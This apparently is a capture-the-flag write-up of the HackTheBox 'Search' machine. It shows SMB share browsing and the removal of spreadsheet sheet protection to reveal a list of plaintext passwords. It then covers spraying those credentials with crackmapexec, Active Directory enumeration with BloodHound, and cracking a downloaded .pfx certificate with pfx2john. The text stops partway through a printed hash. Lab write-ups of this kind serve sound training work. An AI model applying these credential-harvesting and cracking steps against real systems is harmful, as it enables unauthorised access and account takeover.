
so i decide to go to jacobs directory because there was intresting thing in the `Desktop`

output

```
                3246079 blocks of size 4096. 534184 blocks available
smb: \> cd edgar.jacobs
smb: \edgar.jacobs\> dir
  .                                   Dc        0  Thu Apr  9 16:04:11 2020
  ..                                  Dc        0  Thu Apr  9 16:04:11 2020
  Desktop                            DRc        0  Mon Aug 10 06:02:16 2020
  Documents                          DRc        0  Mon Aug 10 06:02:17 2020
  Downloads                          DRc        0  Mon Aug 10 06:02:17 2020
cd
                3246079 blocks of size 4096. 534152 blocks available
smb: \edgar.jacobs\> cd Desktop/
smb: \edgar.jacobs\Desktop\> dir
  .                                   DRc        0  Mon Aug 10 06:02:16 2020
  ..                                  DRc        0  Mon Aug 10 06:02:16 2020
  $RECYCLE.BIN                       DHSc        0  Thu Apr  9 16:05:29 2020
  desktop.ini                        AHSc      282  Mon Aug 10 06:02:16 2020
  Microsoft Edge.lnk                   Ac     1450  Thu Apr  9 16:05:03 2020
  Phishing_Attempt.xlsx                Ac    23130  Mon Aug 10 06:35:44 2020

                3246079 blocks of size 4096. 534152 blocks available
smb: \edgar.jacobs\Desktop\> get Phishing_Attempt.xlsx
getting file \edgar.jacobs\Desktop\Phishing_Attempt.xlsx of size 23130 as Phishing_Attempt.xlsx (7.4 KiloBytes/sec) (average 7.4 KiloBytes/sec)
smb: \edgar.jacobs\Desktop\>
```

There was a `phising.xlsx` so i decide to dowload and check it out with `libreoffice`


output



	A	B	D
1	firstname	lastname	Username
2	Payton	Harmon	Payton.Harmon
3	Cortez	Hickman	Cortez.Hickman
4	Bobby	Wolf	Bobby.Wolf
5	Margaret	Robinson	Margaret.Robinson
6	Scarlett	Parks	Scarlett.Parks
7	Eliezer	Jordan	Eliezer.Jordan
8	Hunter	Kirby	Hunter.Kirby
9	Sierra	Frye	Sierra.Frye
10	Annabelle	Wells	Annabelle.Wells
11	Eve	Galvan	Eve.Galvan
12	Jeramiah	Fritz	Jeramiah.Fritz
13	Abby	Gonzalez	Abby.Gonzalez
14	Joy	Costa	Joy.Costa
15	Vincent	Sutton	Vincent.Sutton

As you can see they are colum A,B,C,D But C is not show so let me try edit the fields to be able to access the colum


output



	A	B	D
1	firstname	lastname	Username
2	Payton	Harmon	Payton.Harmon
3	Cortez	Hickman	Cortez.Hickman
4	Bobby	Wolf	Bobby.Wolf
5	Margaret	Robinson	Margaret.Robinson
6	Scarlett	Parks	Scarlett.Parks
7	Eliezer	Jordan	Eliezer.Jordan
8	Hunter	Kirby	Hunter.Kirby
9	Sierra	Frye	Sierra.Frye
10	Annabelle	Wells	Annabelle.Wells
11	Eve	Galvan	Eve.Galvan
12	Jeramiah	Fritz	Jeramiah.Fritz
13	Abby	Gonzalez	Abby.Gonzalez
14	Joy	Costa	Joy.Costa
15	Vincent	Sutton	Vincent.Sutton

so apparently it has a password protected so we need to edit by `unzipping the document` then finding the this sheet then removing the password protected tag.

output



```
/home/leshack98/project/HTB/Search/smb
unzip Phishing_Attempt.xlsx

Archive:  Phishing_Attempt.xlsx
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: xl/workbook.xml
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/worksheets/sheet2.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/styles.xml
  inflating: xl/sharedStrings.xml
  inflating: xl/drawings/drawing1.xml
  inflating: xl/charts/chart1.xml
  inflating: xl/charts/style1.xml
  inflating: xl/charts/colors1.xml
  inflating: xl/worksheets/_rels/sheet1.xml.rels
  inflating: xl/worksheets/_rels/sheet2.xml.rels
  inflating: xl/drawings/_rels/drawing1.xml.rels
  inflating: xl/charts/_rels/chart1.xml.rels
  inflating: xl/printerSettings/printerSettings1.bin
  inflating: xl/printerSettings/printerSettings2.bin
  inflating: xl/calcChain.xml
  inflating: docProps/core.xml
  inflating: docProps/app.xml
```

output

```
/home/leshack98/project/HTB/Search/smb ····· with root@Tulienge at 10:01:55 PM
❯ ls
[Content_Types].xml  _rels  docProps  localc.trace  Phishing_Attempt.xlsx  xl

/home/leshack98/project/HTB/Search/smb ····· with root@Tulienge at 10:01:56 PM
❯ mousepad ./xl/worksheets/sheet2.xml

/home/leshack98/project/HTB/Search/smb ····· took 2m 37s with root@Tulienge at 10:06:01 PM
❯ ls
[Content_Types].xml  _rels  docProps  localc.trace  Phishing_Attempt.xlsx  xl

/home/leshack98/project/HTB/Search/smb ····· with root@Tulienge at 10:06:23 PM
❯ rm -rf local.trace

/home/leshack98/project/HTB/Search/smb ····· with root@Tulienge at 10:07:15 PM
❯ rm -rf Phishing_Attempt.xlsx

/home/leshack98/project/HTB/Search/smb ····· with root@Tulienge at 10:07:33 PM
❯ zip Phishing.xlsx -r .
  adding: docProps/ (stored 0%)
  adding: docProps/core.xml (deflated 47%)
  adding: docProps/app.xml (deflated 52%)
  adding: _rels/ (stored 0%)
  adding: _rels/.rels (deflated 60%)
  adding: localc.trace (stored 0%)
  adding: [Content_Types].xml (deflated 79%)
  adding: xl/ (stored 0%)
```


output

Remove this password tag

```
x14ac:dyDescent="0.25"><c r="C17" s="4"/></row></sheetData><sheetProtection algorithmName="SHA-512"
hashValue="hFq32ZstMEekuneGzHEfxeBZh3hnmO9nvv8qVHV8Ux+t+39/22E3pfr8aSuXISfrRV9UVfNEzidgv+Uvf8C5Tg==" saltValue="U9oZfaVCkz5jWdhs9AA8nA==" spinCount="100000" sheet="1"
objects="1" scenarios="1"/><pageMargins left="0.7" right="0.7" top="0.75" bottom="0.75" header="0.3" footer="0.3"/><pageSetup paperSize="9" orientation="portrait"
r:id="rId1"/></worksheet>
```

so now that the password has been removed lets go check the other column

output



	A	B	C	D
1	firstname	lastname	password	Username
2	Payton	Harmon	;;36!cried!INDIA!year!50;;	Payton.Harmon
3	Cortez	Hickman	..10-time-TALK-proud-66..	Cortez.Hickman
4	Bobby	Wolf	??47^before^WORLD^surprise^91??	Bobby.Wolf
5	Margaret	Robinson	//51+mountain+DEAR+noise+83//	Margaret.Robinson
6	Scarlett	Parks	++47|building|WARSAW|gave|60++	Scarlett.Parks
7	Eliezer	Jordan	!!05_goes_SEVEN_offer_83!!	Eliezer.Jordan
8	Hunter	Kirby	~~27%when%VILLAGE%full%00~~	Hunter.Kirby
9	Sierra	Frye	$$49=wide=STRAIGHT=jordan=28$$18	Sierra.Frye
10	Annabelle	Wells	==95~pass~QUIET~austria~77==	Annabelle.Wells
11	Eve	Galvan	//61!banker!FANCY!measure!25//	Eve.Galvan
12	Jeramiah	Fritz	??40:student:MAYOR:been:66??	Jeramiah.Fritz
13	Abby	Gonzalez	&&75:major:RADIO:state:93&&	Abby.Gonzalez
14	Joy	Costa	**30*venus*BALL*office*42**	Joy.Costa
15	Vincent	Sutton	**24&moment&BRAZIL&members&66**	Vincent.Sutton

we can now see the passwords here so i will use `crackmapexec` to see which credential are valid


Extrainformation

instead of doing all this you can copy the colums from A to D then paste it in a `Microsoft Execl`

code-crackmapexec


```
cme smb 10.10.11.129 -u phish-u.txt  -p phish-p.txt  --no-bruteforce --
continue-on-success
```

output



so we can only see one user is valid `sierra` so i decide to check for the `path from owned principal from bloodhound`

output



you can aslo use bloodhound python injester to get the paths by

code-bloodhound injester


```
python3 bloodhound.py -u sierra.frye -p
'$$49=wide=STRAIGHT=jordan=28$$18' -d search.htb -v --zip  -ns
10.10.11.129 -c All,Loggedon
```

output

```
/home/leshack98/BloodHound.py on master ?1 ····· with root@Tulienge at 06:00:00 AM
└─> python3 bloodhound.py -u sierra.frye -p '$$49=wide=STRAIGHT=jordan=28$$18' -d search.htb -v --zip  -ns 10.10.11.129 -c All,Loggedon
DEBUG: Authentication: username/password
DEBUG: Resolved collection methods: rdp, loggedon, dcom, psremote, group, session, acl, objectprops, trusts, localadmin
DEBUG: Using DNS to retrieve domain information
DEBUG: Querying domain controller information from DNS
DEBUG: Using domain hint: search.htb
INFO: Found AD domain: search.htb
DEBUG: Found primary DC: research.search.htb
DEBUG: Found Global Catalog server: Research.search.htb
DEBUG: Using LDAP server: research.search.htb
DEBUG: Using base DN: DC=search,DC=htb
INFO: Connecting to LDAP server: research.search.htb
DEBUG: Authenticating to LDAP server
DEBUG: No LAPS attributes found in schema
DEBUG: Found KeyCredentialLink attributes in schema
INFO: Found 1 domains
```

from Bloodhound you can search path from `Sierra to Adminstrator`

output



As you can see the path cleary so lets go smb in `Sierra` to see the directories

code-smbclient-sierra

```
smbclient -U sierra.frye //10.10.11.129/RedirectedFolders$/
```

output

```
/home/leshack98/project/HTB/Search ····· with root@Tulienge at 10:52:08 PM
└─> smbclient -U sierra.frye //10.10.11.129/RedirectedFolders$/
Password for [WORKGROUP\sierra.frye]:
Try "help" to get a list of possible commands.
smb: \>
```

now we are able to get `user.txt` in with sierra access privillage

output

```
/home/leshack98/project/HTB/Search/smb ····· with root@Tulienge at 10:54:03 PM
└─> smbclient -U sierra.frye //10.10.11.129/RedirectedFolders$/
Password for [WORKGROUP\sierra.frye]:
Try "help" to get a list of possible commands.
smb: \> cd sierra.frye
smb: \sierra.frye\> dir
  .                                   Dc        0  Wed Nov 17 20:01:46 2021
  ..                                  Dc        0  Wed Nov 17 20:01:46 2021
  Desktop                            DRc        0  Wed Nov 17 20:08:00 2021
  Documents                          DRc        0  Fri Jul 31 10:42:19 2020
  Downloads                          DRc        0  Fri Jul 31 10:45:36 2020
  user.txt                            Ac       33  Wed Nov 17 19:55:27 2021
g
                3246079 blocks of size 4096. 531818 blocks available
smb: \sierra.frye\> get user.txt
getting file \sierra.frye\user.txt of size 34 as user.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \sierra.frye\>
```


so there was something intresting in the Backup's a `.pfx` and as you know The `. pfx` file, which is in a `PKCS#12 format`, **contains the SSL certificate (public keys) and the corresponding private keys**. Sometimes, you might have to import the certificate and private keys separately in an unencrypted plain text format to use it on another system.

output

```
                3246079 blocks of size 4096. 536705 blocks available
smb: \sierra.frye\Downloads\> cd Backups
smb: \sierra.frye\Downloads\Backups\> dir
  .                                  DHc        0  Mon Aug 10 16:39:17 2020
  ..                                 DHc        0  Mon Aug 10 16:39:17 2020
  search-RESEARCH-CA.p12              Ac     2643  Fri Jul 31 11:04:11 2020
  staff.pfx                           Ac     4326  Mon Aug 10 16:39:17 2020

                3246079 blocks of size 4096. 536705 blocks available
smb: \sierra.frye\Downloads\Backups\> get staff.ptx
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \sierra.frye\Downloads\Backups\staff.ptx
smb: \sierra.frye\Downloads\Backups\> get staff.pfx
getting file \sierra.frye\Downloads\Backups\staff.pfx of size 4326 as staff.pfx (2.2 KiloBytes/sec) (average 2.2 KiloBytes/sec)
smb: \sierra.frye\Downloads\Backups\>
```

so lets import it to firefox to check what it has as i am using firefox browser so when i import it to my certificates i get it has a passwords

output



so i decide to use `john the Ripper` to crack the .pfx file first by changing `pfx to john` by

```
pfx2john staff.pfx > certs
```

output

```
/home/leshack98/project/HTB/Search/smb ····· with root@Tulienge at 11:20:47 AM
pfx2john staff.pfx
staff.pfx:$pfxng$1$20$2000$20$ab06d852d1875d818341c5737782c7117277265e$3082108730820620060092a864886f70d010701a08206110482060d308206093082060506 0b2a864886f70d010c0a0102a
08204fe308204fa301c060a2a864886f70d010c0103300e0408cc8cfc26a55751d2020207d0048204d84c47771cf7a511ef48be54a6ea3027bf5a5dfe33188247f4b865278dcd18c6210a43e6ef6d2055c9fcd48
0fd20838dcaa2e5f7dfbdbd2a436db0a1986d1caf085f9be39f12f1dad44361cfcef52bdaa3413e91744b1ba572889b00290228e785fdfd25c7c37418fff491cf46f43b80a8ee2cb4108692733f46b10cfc8a1dd
f9c2201713482a7efb2ce48ac4ccacbde4347f528b687abc815c2289f6b0f5bbf70a37d23f9039ae799df3577c71a6a228344c2be53b4b21a4c592a19f251710e549ec30eeee44b6c147c28a1416cc8d78ec87be4
eab9f4344eb4ae5ca6ceda44d2fb6262e53c5ffd6dc8c1f98282378e124b26739527be59ffe0c606ba38894e462f0fd5dcf43929e9423a56a805b9e70d52babbb9b3847603cf75104ccd66050854e83fa9e20e08
698fc10b94159bbdce31887928ffa57423f735f9de41f1cb563145c7620395baa478ed3ddd951c0d032b7fa45323ea727cba76c527b7ee7386dfee3b392dccc561e8ff483cbc02c86ae88bad06132a9888bed2c1
8bbddea362b747e04aa804e2a1a5c5cdee261ca644cffdcdf7011bf250a9a756f2baaaed14f656f2cca388a1ee3d09bb73dbbb39b6c35cbd31490c20cb815b9af5338d9f97da8fe0fe142ae3df6682a2409943c0
b06583ff6dd50d23eec07ccdab5001e029331e4d2afc9af37b47cff3a0ebbcc4347295cab534246a7ff9ea02fc976763da3866661d2762c0f8604f5b6139fd4ac23322226a3378703b074d6d6f5eb231926bbf94
